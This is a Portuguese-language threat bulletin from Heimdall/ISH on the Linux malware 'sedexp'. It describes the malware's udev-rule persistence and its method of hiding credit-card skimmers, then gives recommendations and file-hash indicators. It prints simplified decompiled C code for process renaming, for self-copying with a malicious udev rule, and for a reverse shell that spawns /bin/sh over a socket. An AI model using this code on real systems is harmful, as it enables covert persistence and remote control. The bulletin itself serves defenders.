BOLETIM DE SEGURANÇA

Novo malware ‘sedexp’ para Linux utiliza regras Udev para ocultar skimmers de cartão de crédito

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Pesquisadores de segurança identificaram um novo malware furtivo para Linux, denominado “**sedexp**”. Este malware emprega uma técnica inovadora para garantir persistência em sistemas comprometidos e esconder código de skimmer de cartão de crédito.

2 INFORMAÇÕES SOBRE A AMEAÇA

Durante uma investigação, pesquisadores descobriram um malware desconhecido, apelidado de “sedexp”, que utiliza uma técnica de persistência Linux pouco comum. Embora ativo desde pelo menos 2022, o malware foi encontrado em várias instâncias em sandboxes online sem detecções. Até o momento, a técnica de persistência não foi documentada pelo MITRE ATT&CK.

O Sedexp mantém a persistência através de regras udev, ocultando-as com técnicas avançadas de manipulação de memória. O udev, um sistema de gerenciamento de dispositivos do kernel Linux, gerencia nós de dispositivos no diretório /dev, criando ou removendo arquivos dinamicamente, manipulando eventos hotplug e carregando drivers conforme necessário. As regras udev, armazenadas em /etc/udev/rules.d/ ou /lib/udev/rules.d/, são arquivos de configuração que correspondem dispositivos e executam ações em resposta a eventos, como a conexão de um dispositivo USB. Essas regras determinam os drivers a serem carregados e as ações a serem tomadas, consistindo em condições específicas e ações correspondentes.

```
ACTION=="add", KERNEL=="sdb1", RUN+="/path/to/script"
```

Figura 1 – Regras determinam os drivers a serem carregados.

A Stroz Friedberg identificou um malware que utiliza regras udev para manter sua persistência. Essa técnica permite que o malware seja ativado sempre que um evento específico do dispositivo ocorra, tornando-o discreto e difícil de detectar.

Figura 2 – Regra UDEV.

```
ACTION=="add", ENV{MAJOR}=="1", ENV{MINOR}=="8", RUN+="asedexpb
run:+"
```

Essa regra assegura que o malware seja executado sempre que o /dev/random for carregado. O /dev/random é um arquivo especial que atua como um gerador de números aleatórios, utilizado por diversos processos e aplicativos do sistema para obter entropia necessária em operações criptográficas, comunicações seguras e outras funções que requerem aleatoriedade. Ele é carregado pelo sistema operacional a cada reinicialização, o que significa que essa regra garantiria que o script sedexp fosse executado sempre que o sistema fosse reiniciado.

O malware sedexp apresenta características notáveis, como:

- **Shell reverso**: Inclui um shell reverso, permitindo que o invasor mantenha controle sobre o sistema comprometido.

- **Modificação de memória para furtividade**: O malware altera a memória para esconder qualquer arquivo contendo a string “sedexp” de comandos como ls ou find. Na investigação da Stroz Friedberg, essa habilidade foi usada para ocultar webshells, arquivos de configuração do Apache modificados e a própria regra udev.

O código descompilado revela várias etapas que o malware sedexp realiza para garantir sua persistência e discrição. Aqui estão as principais partes simplificadas para maior clareza:

- **Alocação de memória e tratamento de argumentos**: O malware manipula argumentos para ofuscar sua presença.
- **Alteração do nome do processo**: Ele muda o nome do processo para kdevtmpfs usando prctl, misturando-se aos processos legítimos do sistema.

```
void *memory = calloc(arg_count + 1, sizeof(void *));
for (int i = 0; i < arg_count; i++) {
        memory[i] = strdup(arguments[i]);
        memset(arguments[i], 0, strlen(arguments[i]));
}
arguments[0] = "kdevtmpfs";
prctl(PR_SET_NAME, "kdevtmpfs", 0, 0, 0);
```

Figura 3 – Código descompilado.

O malware garante sua persistência ao se copiar para um diretório específico e ao criar uma regra udev.

```
char buffer[4096];
if (readlink("/proc/self/exe", buffer, sizeof(buffer) - 1) != -1) {
    char new_path[1024];
    snprintf(new_path, sizeof(new_path), "/lib/udev/%s", basename(buffer));
    system("cp -f %s %s && sync", buffer, new_path);

    char rule_path[1024];
    snprintf(rule_path, sizeof(rule_path), "/etc/udev/rules.d/99-%s.rules",
basename(buffer));
    FILE *rule_file = fopen(rule_path, "w+");
    if (rule_file) {
        fprintf(rule_file, "ACTION==\"add\", ENV{MAJOR}==\"1\",
ENV{MINOR}==\"8\", RUN+=\"%s %s:+\"\n", new_path, "run");
        fclose(rule_file);
    } else {
        exit(-1);
    }
} else {
    exit(-1);
}
```

Figura 4 – Persistência do malware.

Na execução de shell reverso, conforme a entrada recebida, o malware pode configurar um shell reverso, utilizando forkpty ou criando pipes e gerando um novo processo.

```
int socket_fd = socket(AF_INET, SOCK_STREAM, 0);
struct sockaddr_in addr;
addr.sin_family = AF_INET;
addr.sin_port = htons(port);
addr.sin_addr.s_addr = inet_addr(ip_address);
connect(socket_fd, (struct sockaddr *)&addr, sizeof(addr));
dup2(socket_fd, STDIN_FILENO);
dup2(socket_fd, STDOUT_FILENO);
dup2(socket_fd, STDERR_FILENO);
execl("/bin/sh", "sh", NULL);
```

Figura 5 – Execução de Shell Reverso.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualização regular do sistema

- Mantenha o sistema operacional e todos os softwares atualizados para corrigir vulnerabilidades conhecidas.

Monitoramento de regras Udev

- Revise e monitore regularmente as regras udev para detectar e remover quaisquer entradas suspeitas.

Ferramentas de detecção de malware

- Utilize ferramentas de detecção de malware específicas para Linux que possam identificar e neutralizar ameaças como o Sedexp.

Configuração de firewall

- Configure um firewall robusto para bloquear conexões não autorizadas e limitar o acesso a serviços essenciais.

Análise de logs

- Realize análises regulares dos logs do sistema para identificar atividades anômalas que possam indicar a presença de malware.

Segurança de senhas

- Use senhas fortes e únicas para todas as contas e serviços, e considere a implementação de autenticação multifator.

Educação e treinamento

- Treine os administradores de sistemas e usuários sobre práticas de segurança cibernética e como reconhecer sinais de comprometimento.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	9482d7b91ae2c431e8e584cee62ac3e5
sha1:	e8530cf5652d35148b2fa6f963387d8f21c2ee52
sha256:	43f72f4cdab8ed40b2f913be4a55b17e7fd8a7946a636adb4452f685c1ffea02
File name:	dmsedexpj

Indicadores de compromisso do artefato	
md5:	6b65b22b414e748f3845393274392dad
sha1:	dc34d9ad71dc0ab768b611bdaa2bd922227cff54
sha256:	94ef35124a5ce923818d01b2d47b872abd5840c4f4f2178f50f918855e0e5ca2
File name:	mopd

Indicadores de compromisso do artefato	
md5:	b0dab95a7771a37b206ea4da3095b9cf
sha1:	e824f6af7bd8d80a861a346676cb06d8f9818b77
sha256:	b981948d51e344972d920722385f2370caf1e4fac0781d508bc1f088f477b648
File name:	sedexp

Tabela 1 – Indicadores de Compromissos de artefatos

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **AON**
- **Thehackernews**

6 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH